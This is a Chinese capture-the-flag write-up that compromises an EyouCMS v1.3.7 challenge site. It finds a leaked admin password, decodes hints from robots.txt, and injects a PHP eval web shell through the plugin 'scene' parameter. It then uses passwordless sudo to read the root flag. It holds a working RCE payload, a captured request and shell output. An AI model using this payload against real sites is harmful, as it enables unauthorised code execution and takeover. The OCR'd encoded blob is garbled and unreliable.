<a href="#" class="btn btn-lg btn-secondary">more</a>
</p>
</main>

<footer class="mastfoot mt-auto">
<div class="inner">
<p>Power by<a href="#">@kuaille</a></p>
</div>
```

```
        </div>
    </div>
</body></html>
```

得到一个密码: Nevergiveup135.

可能是后台账号密码

接着信息收集发现 robots.txt

7f76z4nvvp/vvok9IC  
/vvDvvpY3Ct0+8ie+iSB+4pS74pSB4pS71CaGly8qrTiiFvvYAgLyBjJ18nXtSgbz0776f772w776fKSAGpPV89MzsgYz0o776fpjvvp8pIdOo776f772w776fKS0o776f772w776fKTsgK0++n9Cu776fKS9A9K0+n86Y776fKT0gK9eX15vKsGK9eX15vKtso776f0JTvvp8pXvvp/0m0++nzogJ18nICzvvp/Pie+t++i+iSA6ICgo776fz4nvvp/vvok9PTMpIcsnXycpIfvvp  
/0m0++n10lg0++n++9s0++n+iSA6K0++n8+J776f776JKyAnXycpW29eX15vICo776fpjvvp8xXSAs776f0JTvvp/vvok6K6Cjvvp  
/vbdDvvp89P7MpIcsnXycpW++n++9s0++n10gfTsgK0+n+9CU776fKSb776fpjvvp9dID0oK0++n8+J776f776JPT0zKSArJ18nKSbB1Y15fXm9d0yjvvp  
/Q10++nykgWjdy110gPSAoK0++n9CU776fKSnsXycpIfsGK0++n+9s0++nykrK0++n++9s0++nyktK0++n+86Y776fKSbD0yjvvp/Q10++nykgWjdyJ10gPSAoK0++n9CU776fKSsnXycpIfvvp/0m0++n107K0++n2  
/vvbp8pS,jvvp/Q10+nykgWjdyJ10gK0++n9CU776fKSnsXycpIfsGK0++n+9s0++nykrK0++n++9s0++nyktK0++n+86Y776fKSbD0yjvvp/Q10++nykgWjdyJ10gPSAoK0++n9CU776fKSnsXycpIfvvp  
/vvokgKydfJy1b776fpzjvvp9dKyAoK0++n8+J776f776JPT0zKSArJ18nKSbB776f772w776fXSArICgo776f0JTvvp8pIcsnXycpIfso776f772w776fKSs0776f772w776fKV0rICgo776f772w776fPT0zKSArJ18nKS  
Bb776fpzjvvp9dKygo776f772w776fPT0zKSArJ18nKSbB0K0++n+9s0++nykgLsA776fpzjvvp8pXso776f0JTvvp8pIfsNyydkgYkgo776f0JTvvp8pkydfJykWjyjvvp/vbdDvvp8pkyjvvp  
/vbdDvvp8pXsSgK0++n9CU776fKSnsXoK0++n8+J776f776fXSs0776f0JTvvp8pIfsNxydD0ob15fXmSpIfvvp9v776fKSbB776fbb++n107K0++n861776fKT0oK0++n++9s0  
+n90MykgKydfJykWj++n86Y776fXSsGK0++n9CU776fKSnsXoK0++n8+J776f776f0JTvvp8pIfsNxydD0ob15fXmSpIfvvp9v776fKSbB776fbb++n107K0++n861776fKT0oK0++n++9s0  
+n90MykgKydfJykWj++n86Y776fXSsGK0++n9CU776fKSnsXoK0++n8+J776f776f0JTvvp/vvokrKcJvvp/Q10+nykrJ18nKSbB0K0++n+9s0++nykgKyao776f772w776fKV0rKcJvvp  
/vbdDvvp89P7MpIcsnXycpIfxv19ybyAt776fpzjvvp9dKygo776f772w776fPT0zKSArJ18nKSbB776fpzjvvp9dKyAo776fz4nvvp/vvokgKydfJykWj++n86Y776fTsGK0++n+9s0++nykrPs,jvvp  
/0m0++nyk7ICjvvp/Q10+nyl1b776fpzjvvp9dPsdCxe71Cjvvp/Q10+nyku776fpzjvvp/vvokrK0++n9CU776fKyDvp/bvbdDvvp8pW29eX15vICo776fpzjvvp8pTsob++n++9s0++n28pPs,jvvp  
/Pie+t++i+iSarJ18nKtJ19eB107K0++n9CU776fKSbB776fpzjvvp+n1091Jv1Jzso776f0JTvvp8pIfsNxydIcgk0++n9CU776fKSbB776fpzjvvp8pTsob++n++9s0++n28pPs,jvvp  
/0te++n10rK0++n86Y776fKSsGK0++n9s0++nykrICjvvp/0m0++nykrICjvvp/Q10++nyl1b776fpzrXvvp9dKyjvvp/0m0++nykrICgo776f772w776fKSArICjvvp  
/0m0++nykpKyA776f72w776fKSsGK0++n9CU776fKVVvp/0te++n10rK0++n86Y776fKSsGK0++n+9s0++nykrICgo776f772w776fKSArICjvvp  
/0m0++nykpKyA776f0JTvvp8pW++n+861776fXSs0776fpzjvvp8pKyA9Kg9eX15vKsKrIcgob15fXmSpICoG9+o+86Y776fKSkrICjvvp/Q10++nyl1b776fzrXvvp9dKyjvvp  
/0m0+nykrICgob15fXmSpICsob15fXmSpKsGg0++n+9s0++nykrICjvvp/Q10++nyl1b776fpzrXvvp9dKygo776f772w776fKSArICjvvp  
/0m0++nykpKyA9Y15fXmSpkyA9Y776f0JTvvp8pW++n861776fXSs0776fpzjvvp776fKSsGKChvX19ebYkgLSA0776fpzjvvp8pKsSgK0++n9CU776fKVvvvp  
/0te++n10rK0++n86Y776fKSsGKgNeX15vKsGgK9eX15vKsGgK0++n9CU776fKVVvp/0te++n10rK0++n86Y776fKSsGKjvvp/vbdDvvp8pICsGK0++n86Y776fKSkrICjvvp  
/Q10++nyl1b776fpzrXvvp9dKyjvvp/0m0++nykrICjvvp  
/vbdDvvp8pKyA776fpzjvvp8pKyA9Y776f0JTvvp8pW++n861776fXSs0776fpzjvvp8pKyA9K0++n+9s0++nykgKyA9Y776fpzjvvp8pKsSgK0++n+9s0++nykrICjvvp/Q10++nyl1b776fzrXvvp9dKyjvvp  
/0m0++nykrICgo776f72w776fKSArICjvvp/0m0++nykpKyA9Y776f772w776fKSsGK0++n+9CU776fKVVvp/0te++n10rK0++n86Y776fKSsGK0++n+9s0++nykrICgo776f772w776fKSArICjvvp  
/0m0+nykpKyA9Y776f0JTvvp8pW++n+861776fXSs0776fpzjvvp8pKyA9K0++n+9s0++nykgKyA9Y776fpzjvvp8pKsSgKChvX19ebYkgKyhVX19ebYkgKyA9Y776f0JTvvp8pW++n+861776fXSs0776fpzjvvp8pKyA9Y77  
6f772w776fKSsGKjvvp/vbdDvvp8pICsGK9eX15vKsKrIcJvvp/0l0+nyl1b776fpzrXvvp9dKyjvvp/0m0++nykrICjvvp/vbdDvvp8pKyA9K0++n+9s0++nykgKyA9Y776fpzjvvp8pKsSgK0++n9CU776fKVvvvp  
/0te++n10rK0++n86Y776fKSsGKChvX19ebYkgKyA9Kg9eX15vKSAtICjvvp

The screenshot shows the HackBar extension's main interface. At the top, there are tabs for Encryption, Encoding, SQL, XSS, and Other. On the right, there is a "Contribute now! HackBar v2" button. Below the tabs, there is a URL input field containing "http://www.bnzzclub.cn/20351/robots.txt". To the left of the URL field are three buttons: "Load URL", "Split URL", and "Execute". Underneath the URL field, there are several checkboxes: "Post data", "Referer", "User Agent", "Cookies", and "Clear All". On the far right, there is a link to "https://blog.csdn.net/mochu77777777".

base64解码得到AAencode编码

**aaencode** 解码: <http://www.atoolbox.net/Tool.php?Id=703>

## AAEncode加密/解密

$\vdash \neg A \rightarrow (\neg A \vee B) \quad \vdash \neg A \rightarrow (\neg A \vee C)$

```
alert("Challenger - the background of the website is " + document.body.style.backgroundImage);
```

摩斯解码：<http://www.zhongguosou.com/zonghe/moErSiCodeConverter.aspx>

BM7ADMN

尝试访问 `bmzadmin.php`



<https://blog.csdn.net/mochu7777777>

用户名填网站首页的: `kuaile`

密码填源码中发现的: `Nevergiveup135.`

## 登入后台

The screenshot shows the YouCMS management center interface. On the left sidebar, there are several menu items: 栏目管理 (Category Management), 内容管理 (Content Management), 广告管理 (Advertisement Management), 设置 (Settings), 基本信息 (Basic Information), 可视编辑 (Visual Editor), SEO设置 (SEO Settings), and 高级选项 (Advanced Options). The main content area is titled "管理中心" (Management Center) and contains a "快捷入口" (Quick Entry) section with icons for 基本信息 (Basic Information), 栏目管理 (Category Management), 模板管理 (Template Management), 发布内容 (Publish Content), and 分享成果 (Share Achievements). Below this is a "程序信息" (Program Information) section with a table:

系统更新:	<a href="#">检测到新版本v1.4.1[点击查看]</a>	当前版本:	v1.3.7
程序名称:	易优Cms-演示站	版权所有:	盗版必究
更新日志:	<a href="#">查看</a>	帮助中心:	<a href="#">查看</a>

At the bottom of the page, there is a browser-like footer with tabs for 查看器 (Viewer), 控制台 (Console), 调试器 (Debugger), 网络 (Network), 样式编辑器 (Style Editor), 性能 (Performance), 存储 (Storage), 无障碍环境 (Accessible Environment), 应用程序 (Applications), HackBar, and EditThisCookie. The URL bar shows http://www.bmzclub.cn/20351/bmzadmin.php. The status bar at the bottom right shows https://blog.csdn.net/mochu7777777.

查看源码，在title中发现网站版本

```
1 <!doctype html>
2 <html>
3 <head>
4 <meta http-equiv="content-type" content="text/html; charset=UTF-8">
5 <meta charset="utf-8">
6 <meta http-equiv="X-UA-Compatible" content="IE=edge">
7 <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
8 <!-- Apple devices fullscreen -->
9 <meta name="apple-mobile-web-app-capable" content="yes">
10 <!-- Apple devices fullscreen -->
11 <meta name="apple-mobile-web-app-status-bar-style" content="black-translucent">
12 <link rel="shortcut icon" type="image/x-icon" href="/favicon.ico" media="screen"/>
13 <title>易优Cms-演示站-易优CMS企业网站管理系统v1.3.7</title>
14 <script type="text/javascript">
15   var eyou_basefile = "/bmzadmin.php";
16   var module_name = "admin";
17   var SITEURL = window.location.host + eyou_basefile + "/" + module_name;
18   var GetUploadify_url = "/bmzadmin.php?m=admin&c=Uploadify&a=upload";
19   var __root_dir__ = "";
20   var __lang__ = "cn";
21 </script>
```

↑

https://blog.csdn.net/mochu7777777

不是什么最新的版本，直接搜索引擎找相关漏洞

The screenshot shows a Google search results page. The search query is "易优CMS企业网站管理系统v1.3.7 漏洞". The top result is a link to a blog post: "www.cnblogs.com/jinqi520 Translate this page 易优cms后台RCE以及任意文件上传漏洞-京亟QAQ - 博客园". Below the search bar, there are filters for All, News, Images, Videos, Maps, More, Settings, and Tools. The search results page indicates "About 5,710 results (0.74 seconds)". The first result is a link to "www.cnblogs.com/jinqi520/translate\_this\_page" with the title "易优cms后台RCE以及任意文件上传漏洞-京亟QAQ - 博客园". The snippet of the page content includes: "Jul 31, 2019 — ... 的企业内容管理系统, 专注企业建站用户需求提供海量各行业模板, 降低中小企业网站 ... 易优cms v1.3.7 后台插件模块存在代码执行漏洞。... 访问内容管理模块, 任意选择一个产品进行编辑, 再图片集处可以上传图片, 选择 ...".

[www.shuzhiduo.com](http://www.shuzhiduo.com) › ... ▾ [Translate this page](#)

## 易优cms后台RCE以及任意文件上传漏洞

Jul 31, 2019 — [易优cms v1.3.7](#)后台插件模块存在代码执行漏洞。... 0x00 环境准备JTBC([CMS](#))  
官网:<http://www.jtbc.cn> 网站源码版本:JTBC\_CMS\_PHP(3.0) 企业版程序源码 ... 漏洞说明:  
JEECMS是国内Java版开源[网站内容管理系统](#)(java cms.jsp ...)

[www.zhihuifly.com](http://www.zhihuifly.com) › topic ▾ [Translate this page](#)

## Eyoucms 1.3.9 上传漏洞- 零组文库- 知汇社区

Jul 21, 2020 — Eyoucms 1.3.9 上传漏洞一、漏洞简介EyouCms是基于TP5.0框架为核心开发的  
免费+开源的企业内容 ... [易优cms v1.3.7](#)后台插件模块存在代码执 ...

[www.bbsmax.com](http://www.bbsmax.com) › ... ▾ [Translate this page](#)

## 易优cms后台RCE以及任意文件上传漏洞 - BBSMAX

Jul 31, 2019 — [易优cms v1.3.7](#)后台插件模块存在代码执行漏洞。... 0x00 环境准备JTBC([CMS](#))  
官网:<http://www.jtbc.cn> 网站源码版本:JTBC\_CMS\_PHP(3.0) 企业版程序源码 ... 漏洞说明:  
JEECMS是国内Java版开源[网站内容管理系统](#)(java cms.jsp ...)

[my.oschina.net](http://my.oschina.net) › blog ▾ [Translate this page](#)

## 易优cms后台RCE以及任意文件上传漏洞- osc\_sgzt2v6的个人 ...

Jul 31, 2019 — [易优cms v1.3.7](#)后台插件模块存在代码执行漏洞。... EyouCms是基于TP5.0框架  
为核心开发的免费+开源的企业内容[管理系统](#), 专注[企业](#)建站用户需求提供海量各行业模板, 降低  
中小企业[网站建设](#)、网络营销成本, 致力于打造用户 ...

[blog.csdn.net](http://blog.csdn.net) › article › details ▾ [Translate this page](#)

## 易优cms后台RCE以及任意文件上传漏洞\_weixin\_30415113的

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直接参考: <https://www.cnblogs.com/jinqi520/p/11274699.html>

利用 `Weapp.php` 文件中的 `create()` 方法接收了请求中的参数, 过滤后直接存入php配置文件中, 但是由于过滤不严, 导致可以  
直接写入代码进去并执行。

首先点击 **功能开关** 然后点击 **开启** 插件应用

The screenshot shows the iCMS administrative interface. On the left is a sidebar with various management options like Category Management, Content Management, and SEO settings. The main area is titled 'Function Switch' and lists several plugin applications with 'Open' and 'Close' buttons. A red arrow points to the 'Function Switch' button in the top right corner of the header. Another red arrow points to the 'Open' button next to the 'Plugin Application' entry in the list.

功能应用	操作	说明
插件应用	<b>开启</b> <b>关闭</b>	[上传管理]
多语言	<b>开启</b> <b>关闭</b>	[多语言设置] [标签调用]
会员中心	<b>开启</b> <b>关闭</b>	[用户列表] [功能配置] [标签调用]
支付功能	<b>开启</b> <b>关闭</b>	[充值列表] [接口配置]
商城中心	<b>开启</b> <b>关闭</b>	[ ]

然后点击 **插件应用**，点击 **插件开发者**

创建插件，填写相关数据，抓包

控制 `scene` 参数写入shell

```
8scene=bbb\',${eval($_POST[mochu7]}),//
```

```

rnrnSessionId=419550117599953;language=en_US;auth_name=mochu7;home_lang=zh;
workspaceParam=index%7CWeapp;
ENV_GOBACK_URL=%2Fbmzadmin.php%3Fm%3Dadmin%26c%3DArchives%26a%3Dindex_archives%26lang%3Dcn;
ENV_LIST_URL=%2Fbmzadmin.php%3Fm%3Dadmin%26c%3DArchives%26a%3Dindex_archives%26lang%3Dcn;ENV_IS_UPHTML=0
Upgrade-Insecure-Requests: 1
code=Mochu7&name=mochu7&version=v1.0.0&min_version=v1.3.7&author=mochu7&scene=bbb';${eval($_POST[mochu7])};//&description=mochu7

```

```

http://www.w3.org/1999/xhtml">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>跳转提示</title>
<style type="text/css">
  { padding: 0; margin: 0; }
  body{ background: #fff; font-family: '微软雅黑'; color: #CCC; font-size: 16px; }
  .system-message{ padding: 24px 48px; margin: auto; border: #CCC 3px solid; top:50%; width:500px; border-radius:10px; }
  .system-message .jump{ padding-top: 10px; color: #999; }
  .system-message .success,.system-message .error{ line-height: 1.8em; color: #999; font-size: 36px; font-family: 黑体; }
  .system-message .detail{ font-size: 12px; line-height: 20px; margin-top: 12px; display:none; }
</style>
<script type="text/javascript" src="/public/static/common/js/jquery.tools.min.js"></script>
<script type="text/javascript">
$(function(){
  var height2=$('.system-message').height();

```

<https://blog.csdn.net/mochu77777777>

## bmezadmin.php 成功写入shell

System	Linux ffe3c3a6a1ae 4.19.0-6.ucloud #1 SMP Wed Feb 12 08:20:34 UTC 2020 x86_64
Build Date	Nov 5 2020 21:42:50
Configure Command	'/configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-ftp' '--enable-mbstring' '--enable-mysqlind' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-mysqli.ini, /usr/local/etc/php/conf.d/docker-php-ext-pdo_mysql.ini, /usr/local/etc/pdo_docker-pdo-ext-sodium.ini

上蚁剑，`sudo -l` 发现当前用户可以root身份执行所有操作

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(*) 基础信息
当前路径: /var/www/html
磁盘列表: /
系统信息: Linux ffe3c3a6a1ae 4.19.0-6.ucloud #1 SMP Wed Feb 12 08:20:34 UTC 2020 x86_64
当前用户: www-data
(*) 输入 ashhelp 查看本地命令
(www-data:/var/www/html) $ cd /
(www-data:/) $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(www-data:/) $ pwd
/
(www-data:/) $ ls -lha
total 88K
drwxr-xr-x 1 root root 4.0K Dec 29 17:27 .
drwxr-xr-x 1 root root 4.0K Dec 29 17:27 ..
-rw-rxr-xr-x 1 root root 0 Dec 29 17:27 .dockerenv
drwxr-xr-x 1 root root 4.0K Nov 6 07:08 bin
drwxr-xr-x 2 root root 4.0K Sep 19 21:39 boot
drwxr-xr-x 5 root root 360 Dec 29 17:27 dev
drwxr-xr-x 1 root root 4.0K Dec 29 17:27 etc
drwxr-xr-x 2 root root 4.0K Sep 19 21:39 home
drwxr-xr-x 1 root root 4.0K Oct 13 09:23 lib
drwxr-xr-x 2 root root 4.0K Oct 12 07:00 lib64
drwxr-xr-x 2 root root 4.0K Oct 12 07:00 media
drwxr-xr-x 2 root root 4.0K Oct 12 07:00 mnt
drwxr-xr-x 2 root root 4.0K Oct 12 07:00 opt
dr-xr-xr-x 170 root root 0 Dec 29 17:27 proc
drwxr----- 1 root root 4.0K Dec 29 17:27 root
drwxr-xr-x 1 root root 4.0K Dec 25 14:03 run
drwxr-xr-x 1 root root 4.0K Oct 13 09:23 sbin
drwxr-xr-x 2 root root 4.0K Oct 12 07:00 srv
-rw-rxr-xr-x 1 root root 616 Dec 25 13:27 start.sh
dr-xr-xr-x 12 root root 0 Dec 29 17:27 sys

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drwxrwxrwt 1 root root 4.0K Dec 29 17:27 tmp
drwxr-xr-x 1 root root 4.0K Oct 12 07:00 usr
drwxr-xr-x 1 root root 4.0K Oct 13 09:15 var
(www-data:/) $ ls -lha /root
ls: cannot open directory '/root': Permission denied
(www-data:/) $ sudo -l
User www-data may run the following commands on ffe3c3a6a1ae:
    (ALL) NOPASSWD: ALL
(www-data:/) $
```

<https://blog.csdn.net/mochu7777777>

```
(www-data:/) $ 
(www-data:/) $ sudo ls -lha /root
total 20K
drwx----- 1 root root 4.0K Dec 29 17:27 .
drwxr-xr-x 1 root root 4.0K Dec 29 17:27 ..
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 41 Dec 29 17:27 flag
(www-data:/) $ sudo cat /root/flag
BMZCTF{f86b729c42b94920a6244fb21b0b8eb0}
(www-data:/) $ 
(www-data:/) $
```